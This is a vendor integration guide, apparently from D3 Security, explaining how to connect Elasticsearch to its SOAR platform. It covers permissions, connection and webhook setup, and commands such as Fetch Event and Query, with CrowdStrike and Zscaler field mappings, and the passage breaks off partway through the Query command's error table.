
last updated: November 6, 2025
Overview
Elasticsearch aggregates and stores data/logs for monitoring and analysis. Predefined queries in Elasticsearch can escalate generated alerts to D3 for investigation of possible security concerns.
Elasticsearch is available for use in:
|
D3 ASOC |
V12.7.83.0+ |
|
Category |
SIEM |
|
Deployment Options |
Known limitations
App Search enforces default limits on certain objects and API requests. The table below outlines query-level limits that affect API request construction.
|
Standard |
Defaults |
|
Queries Per Request |
10 queries per request |
|
Query Length |
128 characters [configurable in 7.7+] |
|
Result Pages |
100 pages |
|
Results Per Page |
1000 results |
|
Results Per Query |
10,000 results |
|
Snippet Result Text Field Size |
1000 characters |
|
Raw Result Text Field Size |
1000 characters |
|
Facets |
250 facets [configurable in 7.7+] |
|
Filters |
32 filters |
|
Filter Array Items |
1024 array items |
|
Filter Nesting Levels |
5 levels |
|
Sorting Fields |
10 fields |
|
Grouping Fields |
10 fields |
|
Analytics Tags Per Request |
16 per request [configurable in 7.7+] |
|
Analytics Tag Length |
64 characters |
App Search hosted on swiftype.com has additional limitations. Refer to Limits from Elastic’s documentation for details.
Connection
Gather the following information to connect D3 to Elasticsearch.
|
Parameter |
Description |
Example |
|
Server URL |
The URL of the ElasticSearch server. |
http://192.***.**.**:**** |
|
User Name |
The user name for authentication. |
ki********n |
|
Password |
The password for authentication. |
D3******* |
Permission Requirements
Each endpoint in the Elasticsearch API requires a certain permission scope. The following are required scopes for the commands in this integration:
READER NOTE
To indicate a user API key, grant the manage_api_key cluster privilege. D3 does not currently require an API key input, but this option can still be enabled when necessary.
-
The authenticated user will always be the owner of any newly created API key.
-
With the manage_api_key cluster privilege, users can invalidate their own API keys and those owned by other users.
|
Command |
Required Permission |
|
Create Event |
Index privileges: create_index + create_doc |
|
Create Index |
Index privileges: create_index |
|
Fetch Event |
Build-in Role: viewer |
|
Get Index Mapping |
Build-in Role: viewer |
|
List Indices |
Cluster privileges: monitor + Index privileges: monitor |
|
Query |
Build-in Role: viewer |
|
Simple Query |
Build-in Role: viewer |
|
Test Connection |
Build-in Role: viewer |
Configuring Elasticsearch to Work with D3
-
Log into the Elasticsearch platform.
READER NOTE*
Refer to Elasticsearch’s Quick Start Guide for information on managing a service.
-
Click the hamburger menu to reveal the sidebar, then select Stack Management under Management.
-
Select Security > Users, then click Create user.
-
Input the Username and Password. Choose the Roles to grant to the user. Click Create User.
-
(Optional) Follow the steps below to create a custom role if the desired role is not available in the built-in role list.
-
Select Security > Roles, then click Create role.
-
Name the role, select Cluster privileges and Index privileges as desired, then click Create role.
To use index privileges, input * in the indices section.
-

Return to Users and find the recently created user. Assign them the custom role using the Roles dropdown menu. Click Update user.
-
Configuring D3 to Work with Elasticsearch
-
Log in to D3.
-
Find the Elasticsearch integration.
.png?cb=afefd6e686fe1b0d2c9223c6fdc3247b)
-
Navigate to Configuration on the top header menu.
-
Click on the Integration icon on the left sidebar.
-
Type Elasticsearch in the search box to find the integration, then click it to select it.
-
Click New Connection, on the right side of the Connections section. A new connection window will appear.
-
-
Configure the following fields to create a connection to Elasticsearch.
.png?cb=7e22ce6989a5b9021bdb2ac2f70132ac)
-
Connection Name: The desired name for the connection.
-
Site: The site on which to use the integration connection. Use the drop-down menu to select the site. The Share to Internal Sites option enables all internal sites to use the connection. Selecting a specific site will only enable that site to use the connection.
-
Recipient site for events from connections Shared to Internal Sites: This field is displayed when Share to Internal Sites is selected for the Site field, allowing selection of the internal site for deploying the integration connection.
-
Agent Name (Optional): The proxy agent required to build the connection. Use the dropdown menu to select the proxy agent from a list of previously configured proxy agents.
-
Description (Optional): The description for the connection.
-

Tenant (Optional): When configuring the connection from a master tenant site, users can choose the specific tenant sites with which to share the connection. Once this setting is enabled, users can filter and select the desired tenant sites from the dropdowns to share the connection.
-
Configure User Permissions: Defines which users have access to the connection.
-
Active: The checkbox that enables the connection to be used when selected.
-
System: This section contains the parameters defined specifically for the integration. These parameters must be configured to create the integration connection.
.png?cb=c1bc5f1ee418bf813ba0e9a5bde86138)
1. Input the domain level Server URL.
2. Input the User Name.
3. Input the Password. -
Connection Health Check: Periodically checks the connection status by scheduling the Test Connection command at the specified interval (in minutes). Available only for active connections, this feature also allows configuring email notifications for failed attempts.
-
Enable Password Vault: An optional feature that allows users to take the stored credentials from their own password vault. Refer to the password vault connection guide if needed.
-
-
Test the connection.
-
Click on the Test Connection button to verify credentials and connectivity. A success alert displays Passed with a green checkmark. If the connection fails, review the parameters and retry.
-
Click OK to close the alert window.
-
Click + Add to create and add the configured connection.
-
Configuring D3 Webhook with Elasticsearch
D3 Webhook Configuration
Refer to Event/Incident Intake to configure a D3 webhook.
Elasticsearch Configuration
-
Click the hamburger menu to reveal the sidebar, then select Stack Management under Management.
-
Navigate to Alerts and Insights > Rules and Connectors.
-
Select Connectors, then click Create Connector.
-
Choose Webhook.
The Webhook connector requires an Elasticsearch Gold license. Verify the current license to ensure access to this connector.
-
Input the D3 request URL into the URL field. Enable the Add HTTP Header option, then input the D3 Request Header Key and Value in the corresponding fields. Click Add, then save.
-
(Optional) Run a test to verify that the webhook has been configured correctly.
Commands
Elasticsearch includes the following executable commands for users to set up schedules or create playbook workflows. With the Test Command, users can execute these commands independently for playbook troubleshooting.
Integration API Note
For more information about the Elasticsearch API, refer to the Elasticsearch API reference.
READER NOTE
Certain permissions are required for each command. Refer to the Permission Requirements and Configuring Elasticsearch to Work with D3 for details.
Integration Designed Query
-
Some commands (Fetch Event, Query, and Simple Query) require structured input arguments in Elasticsearch designed query formats.
-
By default, Elasticsearch sorts matching search results by relevance score, which measures how well each document matches a query. The relevance score is a positive floating-point number, returned in the _score metadata field of the search API. The higher the _score, the more relevant the document.
-
While each query type can calculate relevance scores differently, score calculation also depends on whether the query clause is run in a query or filter context.
-
Query clause measures whether the document matches the query input and calculates a relative score. No relative score will be calculated by using Filter clause.
Refer to Query and Filter Context from Elasticsearch’s documentation for details.
Note for Time-related parameters
The input format of time-related parameters may vary based on user account settings, which may cause the sample data in commands to differ from what is displayed. To adjust the time format, follow these steps:
-

Navigate to Configuration > Application Settings. Select Date/Time Format.
-
Choose the desired date and time format, then click on the Save button.

The selected time format will now be visible when configuring Date/Time command input parameters.
Create Event
Creates a new event in the specified index.
READER NOTE
Index Name is a required parameter to run this command.
-
Run the List Indices command to obtain Index Name. Index Name can be found in the returned raw data at the path $[*].index.
Note:
-
If the input Event ID already exists, no new event will be created and the existing event will be updated.
-
If the Event Object includes an Event ID field, its value must match the value entered in the Event ID field. Otherwise, the value entered in the Event ID field will be ignored.
Input
|
Input Parameter |
Required/Optional |
Description |
Example |
|
Index Name |
Required |
The name of the index to which the event is added. |
eventlogs1216g |
|
Event ID |
Optional |
The ID of the event to be created. If not specified, the system will create an event ID. |
***** |
|
Event Object |
Required |
The JSON object of the event to be created. |
JSON
|
Output
To view the sample output data for all commands, refer to this article.
Error Handling
If the Return Data is Failed, an Error tab will appear in the Test Result window.
The error tab contains the details responded from D3 or third-party API calls, including Failure Indicator, Status Code, and Message. This can help locate the root cause of a command failure.
|
Parts in Error |
Description |
Example |
|
Failure Indicator |
Indicates the command failure that happened at a specific input and/or API call. |
Create Event failed. |
|
Status Code |
The response code issued by the third-party API server or the D3 system that can be used to locate the corresponding error category. For example, if the returned status code is 401, the selected connection is unauthorized to run the command. The user or system support would need to check the permission setting in the Elasticsearch portal. Refer to the HTTP Status Code Registry for details. |
Status Code: 401. |
|
Message |
The raw data or captured key error message from the integration API server about the API request failure. |
Message: Unable to authenticate user. |
|
Error Sample Data Create Event failed. Status Code: 401. Message: Unable to authenticate user. |
Create Index
Creates a new index to an Elasticsearch cluster. Please refer to Create index API | Elasticsearch Guide [8.3] | Elastic for more on index objects.
Input
|
Input Parameter |
Required/Optional |
Description |
Example |
|
Index Name |
Required |
The name of the index to be created |
eventlogs1216d |
|
Index Aliases |
Optional |
The aliases of the index to be created |
JSON
|
|
Index Settings |
Optional |
The configuration options for the index |
JSON
|
|
Index Mappings |
Optional |
The mapping for fields in the index. |
JSON
|
Output
To view the sample output data for all commands, refer to this article.
Error Handling
If the Return Data is Failed, an Error tab will appear in the Test Result window.
The error tab contains the details responded from D3 or third-party API calls, including Failure Indicator, Status Code, and Message. This can help locate the root cause of a command failure.
|
Parts in Error |
Description |
Example |
|
Failure Indicator |
Indicates the command failure that happened at a specific input and/or API call. |
Create Index failed. |
|
Status Code |
The response code issued by the third-party API server or the D3 system that can be used to locate the corresponding error category. For example, if the returned status code is 401, the selected connection is unauthorized to run the command. The user or system support would need to check the permission setting in the Elasticsearch portal. Refer to the HTTP Status Code Registry for details. |
Status Code: 400. |
|
Message |
The raw data or captured key error message from the integration API server about the API request failure. |
Message: Index already exists. |
|
Error Sample Data Create Index failed. Status Code: 400. Message: Index already exists. |
Fetch Event
Retrieves events from the platform that match the specified criteria.
READER NOTE
Index is a required parameter to run this command.
-
Run the List Indices command to obtain the Index. Index is referring to the index name. Index names can be found in the returned raw data at the path $[*].index.
Input
|
Input Parameter |
Required/Optional |
Description |
Example |
|
Start Time |
Required |
Sets the Start Time (UTC Time) of the time range for fetching Event(s). |
2021-12-15 00:00 |
|
End Time |
Required |
Sets the End Time (UTC Time) of the time range for fetching Event(s). |
2022-03-30 00:00 |
|
Top Recent Event Number |
Optional |
The maximum number of events to return. The default value of this field is 20. The maximum number to return is 10000. |
20 |
|
Index |
Required |
Specifies the name of the index to search. The index name can be obtained from the List Indices command. If not specified, events of any index will be returned. |
.ds-logs-crowdstrike.falcon-default-2024.01.10-000001 |
|
Search Condition |
Optional |
Define your filters using Elasticsearch Query DSL in a JSON object and optionally include a sort array to control ordering (the timestamp field used for sorting can be obtained via the “Get Index Mapping” command). Results are always constrained by the Start Time/End Time you pass; to avoid conflicts, do not include a range on any time field. Range on 'event.ingested' inside query will be removed. If you provide sort, it’s used as-is (e.g., [{"@timestamp":"desc"}]); if you omit it, the default window is applied on event.ingested and results are sorted by @timestamp descending. The limit parameter maps to Elasticsearch’s size. For syntax details, see Elasticsearch’s “Query and filter context” guide: Query DSL. |
JSON
|
|
Event Query Time Type |
Optional |
The time field to use in queries. Valid options are:
Occurrence Time corresponds to @timestamp (when the event occurred). Ingested Time corresponds to event.ingested (when Elasticsearch received and indexed the document). Use Ingested Time when performing D3 event ingestion to avoid missing events. By default, the value is set to Occurrence Time. |
Ingested Time |
Output
To view the sample output data for all commands, refer to this article.
Fetch Event Field Mapping
The Elasticsearch system integration includes pre-configured field mappings for the default event source.
The Default Event Source is the default system-provided set of field mappings applied when the fetch event command is executed. It includes a Main Event JSON Path, which is the JSONPath expression that points to the base array of event objects. The source field path continues from this array to locate the required data.
The Main Event JSON Path can be viewed by clicking on the Edit Event Source button.
.png?cb=89eb56d09ec29a8ca9a6ac7dbc435174)
-
Main Event JSON Path: $.hits.hits
The hits.hits array contains the event objects. Within each event object, the key _id denotes the Unique Event Key field. As such, the full JSONPath expression to extract the Unique Event Key is $.hits.hits._id. -
Event Source for Crowdstrike Falcon
.png?cb=92f10d22dd86ac279b8f81611436da89)
The D3 system configures the field mappings which are specific to the CrowdStrike-Falcon-related events. If a source field in the field mapping is not found, the corresponding field mapping will be ignored. Because the _source.data_stream.dataset field in the raw data for Crowdstrike Falcon events consistently has the value crowdstrike.falcon, these events can be identified by the Search String: {$._source.data_stream.dataset}=crowdstrike.falcon. Click Edit Event Source to view the Search String.
-
Event Source for Zscaler Zia Alert
.png?cb=7902d70a9c2c2d54d752f6e2151e4fc0)
The D3 system configures the field mappings which are specific to the Zscaler-Zia-Alert-related events. If a source field in the field mapping is not found, the corresponding field mapping will be ignored. Because the _source.data_stream.dataset field in the raw data for Zscaler Zia Alert events consistently has the value zscaler_zia.alerts, these events can be identified by the Search String: {$._source.data_stream.dataset}=zscaler_zia.alerts. Click Edit Event Source to view the Search String.
-
Event Source for Zscaler Zia DNS
.png?cb=4f66e1a3f9741de3e8b0a0228902c305)
The D3 system configures the field mappings which are specific to the Zscaler-Zia-DNS-related events. If a source field in the field mapping is not found, the corresponding field mapping will be ignored. Because the _source.data_stream.dataset field in the raw data for Zscaler Zia DNS events consistently has the value zscaler_zia.dns, these events can be identified by the Search String: {$._source.data_stream.dataset}=zscaler_zia.dns. Click Edit Event Source to view the Search String.
-
Event Source for Zscaler Zia Firewall
.png?cb=86fbd342ca7db9c1976f6c7332d4fa9b)
The D3 system configures the field mappings which are specific to the Zscaler-Zia-Firewall-related events. If a source field in the field mapping is not found, the corresponding field mapping will be ignored. Because the _source.data_stream.dataset field in the raw data for Zscaler Zia Firewall events consistently has the value zscaler_zia.firewall, these events can be identified by the Search String: {$._source.data_stream.dataset}=zscaler_zia.firewall. Click Edit Event Source to view the Search String.
-
Event Source for Zscaler Zia Tunnel
.png?cb=10c45d32809bb8b70de7f79b79bdfd4e)
The D3 system configures the field mappings which are specific to the Zscaler-Zia-Tunnel-related events. If a source field in the field mapping is not found, the corresponding field mapping will be ignored. Because the _source.data_stream.dataset field in the raw data for Zscaler Zia Tunnel events consistently has the value zscaler_zia.tunnel, these events can be identified by the Search String: {$._source.data_stream.dataset}=zscaler_zia.tunnel. Click Edit Event Source to view the Search String.
-
Event Source for Zscaler Zia Web
.png?cb=50a765067def2a955468175e22864b1b)
The D3 system configures the field mappings which are specific to the Zscaler-Zia-Web-related events. If a source field in the field mapping is not found, the corresponding field mapping will be ignored. Because the _source.data_stream.dataset field in the raw data for Zscaler Zia Web events consistently has the value zscaler_zia.web, these events can be identified by the Search String: {$._source.data_stream.dataset}=zscaler_zia.web. Click Edit Event Source to view the Search String.
|
Field Name |
Source Field |
|
Default Event Source (Main Event JSON Path: $.hits.hits) |
|
|
Unique Event Key |
._id |
|
Event Type |
._source.event.type |
|
Index |
._index |
|
Score |
._score |
|
Start Time |
._source.@timestamp |
|
Description |
._source.description |
|
Event Action |
._source.event.action |
|
Event category |
._source.event.category |
|
Event Source |
._source.data_stream.dataset |
|
Event Kind |
._source.event.kind |
|
Hostname |
._source.host.[name,hostname] |
|
Username |
._source.user.name |
|
Agent Name |
._source.agent.name |
|
Agent ID |
._source.agent.id |
|
Rule name |
._source.rule.name |
|
Rule Description |
._source.rule.description |
|
Source IP address |
._source.source.ip |
|
Source port |
._source.source.port |
|
Source Geo Country |
._source.source.geo.country_name |
|
Source Geo City |
._source.source.geo.city_name |
|
Destination Geo Country |
._source.destination.geo.country_name |
|
Destination Geo City |
._source.destination.geo.city_name |
|
Source vendor name |
._source.observer.vendor |
|
Source vendor product name |
._source.observer.product |
|
Destination IP address |
._source.destination.ip |
|
Filepath |
._source.file.path |
|
File Hash MD5 |
._source.file.hash.md5 |
|
File Hash SHA1 |
._source.file.hash.sha1 |
|
File Hash SHA256 |
._source.file.hash.sha256 |
|
Message |
._source.message |
|
Process command line |
._source.process.command_line |
|
Process Name |
._source.process.name |
|
Process ID |
._source.process.pid |
|
Parent process commandline |
._source.process.parent.command_line |
|
Parent process ID |
._source.process.parent.pid |
|
Tag |
._source.tags |
|
Tactics |
._source.threat.tactic.name |
|
Techniques |
._source.threat.technique.name |
|
Process Start Time |
._source.process.start |
|
Process End Time |
._source.process.end |
|
File Device |
._source.file.device |
|
Related Hosts |
._source.related.hosts |
|
Related IPs |
._source.related.ip |
|
Related Users |
._source.related.user |
|
Related Hashes |
._source.related.hash |
|
Severity numeric ID |
._source.event.severity |
|
Destination Organization Name |
._source.destination.as.organization.name |
|
Destination port |
._source.destination.port |
|
Device |
.[_source][host,device][id] |
|
Event code |
._source.event.[code,id] |
|
Raw event data |
._source.event.original |
|
First Seen Time |
._source.event.start |
|
Last Seen Time |
._source.event.end |
|
URL |
._source.event.url |
|
Device IP address |
._source.host.ip |
|
Host Mac Address |
._source.host.mac |
|
Operating system |
._source.host.os.name |
|
Host Type |
._source.host.type |
|
Source Organization Name |
._source.source.as.organization.name |
|
Tactics |
._source.threat.tactic.id |
|
Technique IDs |
._source.threat.technique.id |
|
User Domain |
._source.user.domain |
|
User Email |
._source.user.email |
|
User ID |
._source.user.id |
|
Log Source Address |
._source.log.source.address |
|
Event Source for Crowdstrike Falcon (Search String: {$._source.data_stream.dataset}=crowdstrike.falcon) The search string format is {$._source.data_stream.dataset}=crowdstrike.falcon. If the value of the _source.data_stream.dataset key is crowdstrike.falcon in the event object under raw data, then the Crowdstrike-Falcon-related events will use the field mapping below. |
|
|
Original event ID |
._source.rule.id |
|
Event Type |
._source.crowdstrike.metadata.eventType |
|
Device MAC address |
._source.crowdstrike.event.MACAddress |
|
Severity |
._source.crowdstrike.event.SeverityName |
|
Sensor ID |
._source.crowdstrike.event.SensorId |
|
Detection Objective |
._source.crowdstrike.event.Objective |
|
Grandparent Command Line |
._source.crowdstrike.event.GrandparentCommandLine |
|
Grandparent Image File Name |
._source.crowdstrike.event.GrandparentImageFileName |
|
Parent process image path |
._source.crowdstrike.event.ParentImageFileName |
|
Activity ID |
._source.crowdstrike.event.ActivityId |
|
Object attributes |
._source.crowdstrike.event.Attributes |
|
IDP Incident Category |
._source.crowdstrike.event.Category |
|
Added Privilege |
._source.crowdstrike.event.AddedPrivilege |
|
Computer Name |
._source.crowdstrike.event.ComputerName |
|
Data Domains |
._source.crowdstrike.event.DataDomains |
|
Detection ID |
._source.crowdstrike.event.DetectId |
|
Detection Name |
._source.crowdstrike.event.DetectName |
|
Device ID |
._source.crowdstrike.event.DeviceId |
|
DNS Requests |
._source.crowdstrike.event.DnsRequests |
|
Accessed Documents |
._source.crowdstrike.event.DocumentsAccessed |
|
Email Addresses |
._source.crowdstrike.event.EmailAddresses |
|
Finding |
._source.crowdstrike.event.Finding |
|
Highest Incident Score |
._source.crowdstrike.event.FineScore |
|
Content Highlights |
._source.crowdstrike.event.Highlights |
|
Host Groups |
._source.crowdstrike.event.HostGroups |
|
IOA Rule Name |
._source.crowdstrike.event.IOARuleName |
|
IOC Type |
._source.crowdstrike.event.IOCType |
|
IOC Value |
._source.crowdstrike.event.IOCValue |
|
IDP Policy Rule Action |
._source.crowdstrike.event.IdpPolicyRuleAction |
|
IDP Policy Rule Name |
._source.crowdstrike.event.IdpPolicyRuleName |
|
IDP Policy Rule Trigger |
._source.crowdstrike.event.IdpPolicyRuleTrigger |
|
Incident Type |
._source.crowdstrike.event.IncidentType |
|
Lateral Movement Host IDs |
._source.crowdstrike.event.LMHostIDs |
|
Local IP |
._source.crowdstrike.event.LocalIP |
|
Executable MD5 |
._source.crowdstrike.event.MD5String |
|
Machine Domain |
._source.crowdstrike.event.MachineDomain |
|
Compromised Entities Number |
._source.crowdstrike.event.NumberOfCompromisedEntities |
|
Identity Incident Alerts Number |
._source.crowdstrike.event.NumbersOfAlerts |
|
Event Subtype |
._source.crowdstrike.event.OperationName |
|
Pattern ID |
._source.crowdstrike.event.PatternId |
|
Policy ID |
._source.crowdstrike.event.[PolicyID,PolicyId] |
|
Policy Name |
._source.crowdstrike.event.PolicyName |
|
Resource ID |
._source.crowdstrike.event.ResourceId |
|
Resource Name |
._source.crowdstrike.event.ResourceName |
|
Resource ID Type |
._source.crowdstrike.event.ResourceIdType |
|
Resource URL |
._source.crowdstrike.event.ResourceUrl |
|
Firewall Rule Action |
._source.crowdstrike.event.RuleAction |
|
Rule Priority |
._source.crowdstrike.event.RulePriority |
|
Executable SHA1 |
._source.crowdstrike.event.SHA1String |
|
Executable SHA256 |
._source.crowdstrike.event.SHA256String |
|
Service name |
._source.crowdstrike.event.ServiceName |
|
Status |
._source.crowdstrike.event.Status |
|
Identity Based Status |
._source.crowdstrike.event.State |
|
Target Account Domain |
._source.crowdstrike.event.TargetAccountDomain |
|
Target Account Name |
._source.crowdstrike.event.TargetAccountName |
|
Target Endpoint Hostname |
._source.crowdstrike.event.TargetEndpointHostName |
|
Firewall Rule Triggered Time |
._source.crowdstrike.event.Timestamp |
|
Tree ID |
._source.crowdstrike.event.TreeID |
|
Event User ID |
._source.crowdstrike.event.UserId |
|
Event Source for Zscaler Zia Alert (Search String:{$._source.data_stream.dataset}=zscaler_zia.alerts) The search string format is {$._source.data_stream.dataset}=zscaler_zia.alerts. If the value of the _source.data_stream.dataset key is zscaler_zia.alerts in the event object under raw data, then the Zscaler-Zia-Alert-related events will use the field mapping below. |
|
|
Connection Lost Minutes |
._source.zscaler_zia.alerts.connection_lost_minutes |
|
NSS Log Feed Name |
._source.zscaler_zia.alerts.log_feed_name |
|
Event Source for Zscaler Zia DNS (Search String {$._source.data_stream.dataset}=zscaler_zia.dns) The search string format is {$._source.data_stream.dataset}=zscaler_zia.dns. If the value of the _source.data_stream.dataset key is zscaler_zia.dns in the event object under raw data, then the Zscaler-Zia-DNS-related events will use the field mapping below. |
|
|
User Department |
._source.zscaler_zia.dns.department |
|
FQDN URL Category |
._source.zscaler_zia.dns.dom.category |
|
Hostname |
._source.zscaler_zia.dns.hostname |
|
Location |
._source.zscaler_zia.dns.location |
|
DNS Request Action |
._source.zscaler_zia.dns.request.action |
|
DNS Request Rule |
._source.zscaler_zia.dns.request.rule.label |
|
DNS Response Action |
._source.zscaler_zia.dns.response.action |
|
DNS Response Rule |
._source.zscaler_zia.dns.response.rule.label |
|
Event Source for Zscaler Zia Firewall (Search String: {$._source.data_stream.dataset}=zscaler_zia.firewall) The search string format is {$._source.data_stream.dataset}=zscaler_zia.firewall. If the value of the _source.data_stream.dataset key is zscaler_zia.firewall in the event object under raw data, then the Zscaler-Zia-Firewall-related events will use the field mapping below. |
|
|
FW Destination IP |
._source.zscaler_zia.firewall.client.destination.ip |
|
FW Destination Port |
._source.zscaler_zia.firewall.client.destination.port |
|
User Department |
._source.zscaler_zia.firewall.department |
|
Session Duration In Seconds |
._source.zscaler_zia.firewall.duration.seconds |
|
Hostname |
._source.zscaler_zia.firewall.hostname |
|
IP URL Category |
._source.zscaler_zia.firewall.ip_category |
|
Location |
._source.zscaler_zia.firewall.location.name |
|
FW Source IP |
._source.zscaler_zia.firewall.server.source.ip |
|
FW Source port |
._source.zscaler_zia.firewall.server.source.port |
|
Threat category |
._source.zscaler_zia.firewall.threat.category |
|
Threat name |
._source.zscaler_zia.firewall.threat.name |
|
Client Tunnel IP |
._source.zscaler_zia.firewall.tunnel.ip |
|
Client Tunnel Port |
._source.zscaler_zia.firewall.tunnel.port |
|
Tunnel Type |
._source.zscaler_zia.firewall.tunnel.type |
|
Event Source for Zscaler Zia Tunnel (Search String: {$._source.data_stream.dataset}=zscaler_zia.tunnel) The search string format is {$._source.data_stream.dataset}=zscaler_zia.tunnel. If the value of the _source.data_stream.dataset key is zscaler_zia.tunnel in the event object under raw data, then the Zscaler-Zia-Tunnel-related events will use the field mapping below. |
|
|
Record Type |
._source.zscaler_zia.tunnel.action.type |
|
Authentication Type |
._source.zscaler_zia.tunnel.authentication.type |
|
Authentication Algorithm |
._source.zscaler_zia.tunnel.authentication.algorithm |
|
Destination IP End |
._source.zscaler_zia.tunnel.destination.end.ip |
|
Destination IP Start |
._source.zscaler_zia.tunnel.destination.start.ip |
|
Destination Port Start |
._source.zscaler_zia.tunnel.destination.start.port |
|
Destination Port End |
._source.zscaler_zia.tunnel.destination.end.port |
|
Encryption Algorithm |
._source.zscaler_zia.tunnel.encryption.algorithm |
|
Life Bytes |
._source.zscaler_zia.tunnel.life.bytes |
|
Life Time |
._source.zscaler_zia.tunnel.life.time |
|
Location |
._source.zscaler_zia.tunnel.location.name |
|
Policy Direction |
._source.zscaler_zia.tunnel.policy.direction |
|
Policy Protocol |
._source.zscaler_zia.tunnel.policy.protocol |
|
Source IP End |
._source.zscaler_zia.tunnel.source.end.ipp |
|
Source IP Start |
._source.zscaler_zia.tunnel.source.start.ip |
|
Source Port Start |
._source.zscaler_zia.tunnel.source.start.port |
|
Source Port End |
._source.zscaler_zia.tunnel.source.end.port |
|
Security Parameter Index |
._source.zscaler_zia.tunnel.spi |
|
Initiator Cookie |
._source.zscaler_zia.tunnel.spi_in |
|
Responder Cookie |
._source.zscaler_zia.tunnel.spi_out |
|
Tunnel Type |
._source.zscaler_zia.tunnel.type |
|
User IP |
._source.zscaler_zia.tunnel.user_ip |
|
Vendor Name |
._source.zscaler_zia.tunnel.vendor.name |
|
Event Source for Zscaler Zia Web (Search String: {$._source.data_stream.dataset}=zscaler_zia.web) The search string format is {$._source.data_stream.dataset}=zscaler_zia.web. If the value of the _source.data_stream.dataset key is zscaler_zia.web in the event object under raw data, then the Zscaler-Zia-Web-related events will use the field mapping below. |
|
|
Web App Class |
._source.zscaler_zia.web.app.class |
|
App |
._source.zscaler_zia.web.app.name |
|
CTime |
._source.zscaler_zia.web.ctime |
|
User Department |
._source.zscaler_zia.web.department |
|
Device Hostname |
._source.zscaler_zia.web.device.hostname |
|
DLP Dictionaries |
._source.zscaler_zia.web.dpl.dictionaries |
|
DLP Engine |
._source.zscaler_zia.web.dpl.engine |
|
Encoded Destination Hostname |
._source.zscaler_zia.web.encoded_host |
|
File Class |
._source.zscaler_zia.web.file.class |
|
File Type |
._source.zscaler_zia.web.file.type |
|
Location |
._source.zscaler_zia.web.location |
|
Malware Category |
._source.zscaler_zia.web.malware.category |
|
Malware Class |
._source.zscaler_zia.web.malware.class |
|
Record ID |
._source.zscaler_zia.web.record.id |
|
Threat name |
._source.zscaler_zia.web.threat.name |
|
Unscannable File Type |
._source.zscaler_zia.web.unscannable.type |
|
File Class |
._source.zscaler_zia.web.upload.file.class |
|
File Type |
._source.zscaler_zia.web.upload.file.type |
|
Filename |
._source.zscaler_zia.web.upload.file.name |
|
File Sub Type |
._source.zscaler_zia.web.upload.file.sub_type |
|
Destination URL Category |
._source.zscaler_zia.web.url.category.sub |
|
Destination URL Super Category |
._source.zscaler_zia.web.url.category.super |
|
Destination URL Class |
._source.zscaler_zia.web.url.class |
Error Handling
If the Return Data is Failed, an Error tab will appear in the Test Result window.
The error tab contains the details responded from D3 or third-party API calls, including Failure Indicator, Status Code, and Message. This can help locate the root cause of a command failure.
|
Parts in Error |
Description |
Example |
|
Failure Indicator |
Indicates the command failure that happened at a specific input and/or API call. |
Fetch Event Failed. |
|
Status Code |
The response code issued by the third-party API server or the D3 system that can be used to locate the corresponding error category. For example, if the returned status code is 401, the selected connection is unauthorized to run the command. The user or system support would need to check the permission setting in the Elasticsearch portal. Refer to the HTTP Status Code Registry for details. |
Status Code: 404. |
|
Message |
The raw data or captured key error message from the integration API server about the API request failure. |
Message: Index Not Found. |
|
Error Sample Data Fetch Event Failed. Status Code: 403. Message: Index Not Found. |
Get Index Mapping
Retrieves mapping definitions for the specified index.
READER NOTE
Index is a required parameter to run this command.
-
Run the List Indices command to obtain the Index. Index is referring to the index name. Index names can be found in the returned raw data at the path $[*].index.
Input
|
Input Parameter |
Required/Optional |
Description |
Example |
|
Index |
Required |
The name of the index to search. The index name can be obtained using the List Indices command |
.monitoring-**-*-****.**.05 |
Output
To view the sample output data for all commands, refer to this article.
Error Handling
If the Return Data is Failed, an Error tab will appear in the Test Result window.
The error tab contains the details responded from D3 or third-party API calls, including Failure Indicator, Status Code, and Message. This can help locate the root cause of a command failure.
|
Parts in Error |
Description |
Example |
|
Failure Indicator |
Indicates the command failure that happened at a specific input and/or API call. |
Get Index Mapping failed. |
|
Status Code |
The response code issued by the third-party API server or the D3 system that can be used to locate the corresponding error category. For example, if the returned status code is 401, the selected connection is unauthorized to run the command. The user or system support would need to check the permission setting in the Elasticsearch portal. Refer to the HTTP Status Code Registry for details. |
Status Code: 404. |
|
Message |
The raw data or captured key error message from the integration API server about the API request failure. |
Message: Index Not Found, no such Index. |
|
Error Sample Data Get Index Mapping failed. Status Code: 404. Message: Index Not Found, no such Index. |
List Indices
Returns high-level information about indices in a cluster, including backing indices for data streams.
Input
N/A
Output
To view the sample output data for all commands, refer to this article.
Error Handling
If the Return Data is Failed, an Error tab will appear in the Test Result window.
The error tab contains the details responded from D3 or third-party API calls, including Failure Indicator, Status Code, and Message. This can help locate the root cause of a command failure.
|
Parts in Error |
Description |
Example |
|
Failure Indicator |
Indicates the command failure that happened at a specific input and/or API call. |
List Indices failed. |
|
Status Code |
The response code issued by the third-party API server or the D3 system that can be used to locate the corresponding error category. For example, if the returned status code is 401, the selected connection is unauthorized to run the command. The user or system support would need to check the permission setting in the Elasticsearch portal. Refer to the HTTP Status Code Registry for details. |
Status Code: 401. |
|
Message |
The raw data or captured key error message from the integration API server about the API request failure. |
Message: Unable to authenticate user. |
|
Error Sample Data List Indices failed. Status Code: 401. Message: Unable to authenticate user. |
Query
Retrieves results with query and index.
READER NOTE
Index is a required parameter to run this command.
-
Run the List Indices command to obtain the Index. Index is referring to the index name. Index names can be found in the returned raw data at the path $[*].index.
Input
|
Input Parameter |
Required/Optional |
Description |
Example |
|
Index |
Required |
The index for the query (e.g. "logstash-*"). The index name can be obtained from the List Indices command. |
ev*****gs |
|
Query |
Required |
The filters in JSON format. For more about the query syntax, please refer to Query and filter context | Elasticsearch Guide [8.3] | Elastic. |
JSON
|
|
Output Fields |
Optional |
The field list to parse search result details in hints[*]._source. |
JSON
|
|
Size |
Optional |
The number of results to return. When the input has no value or is not a positive number, the default value 10 will be used. |
3 |
|
Offset |
Optional |
The number of items to skip before starting to collect the result set. When the input has no value or is not a positive number, the default value 0 will be used. |
3 |
Output
To view the sample output data for all commands, refer to this article.
Error Handling
If the Return Data is Failed, an Error tab will appear in the Test Result window.
The error tab contains the details responded from D3 or third-party API calls, including Failure Indicator, Status Code, and Message. This can help locate the root cause of a command failure.
|
Parts in Error |
Description |
Example |
|
Failure Indicator |
Indicates the command failure that happened at a specific input and/or API call. |
Query failed. |
|
Status Code |
The response code issued by the third-party API server or the D3 system that can be used to locate the corresponding error category. For example, if the returned status code is 401, the selected connection is unauthorized to run the command. The user or system support would need to check the permission setting in the Elasticsearch portal. Refer to the HTTP Status Code Registry for details. |
Status Code: 404. |
|
Message |
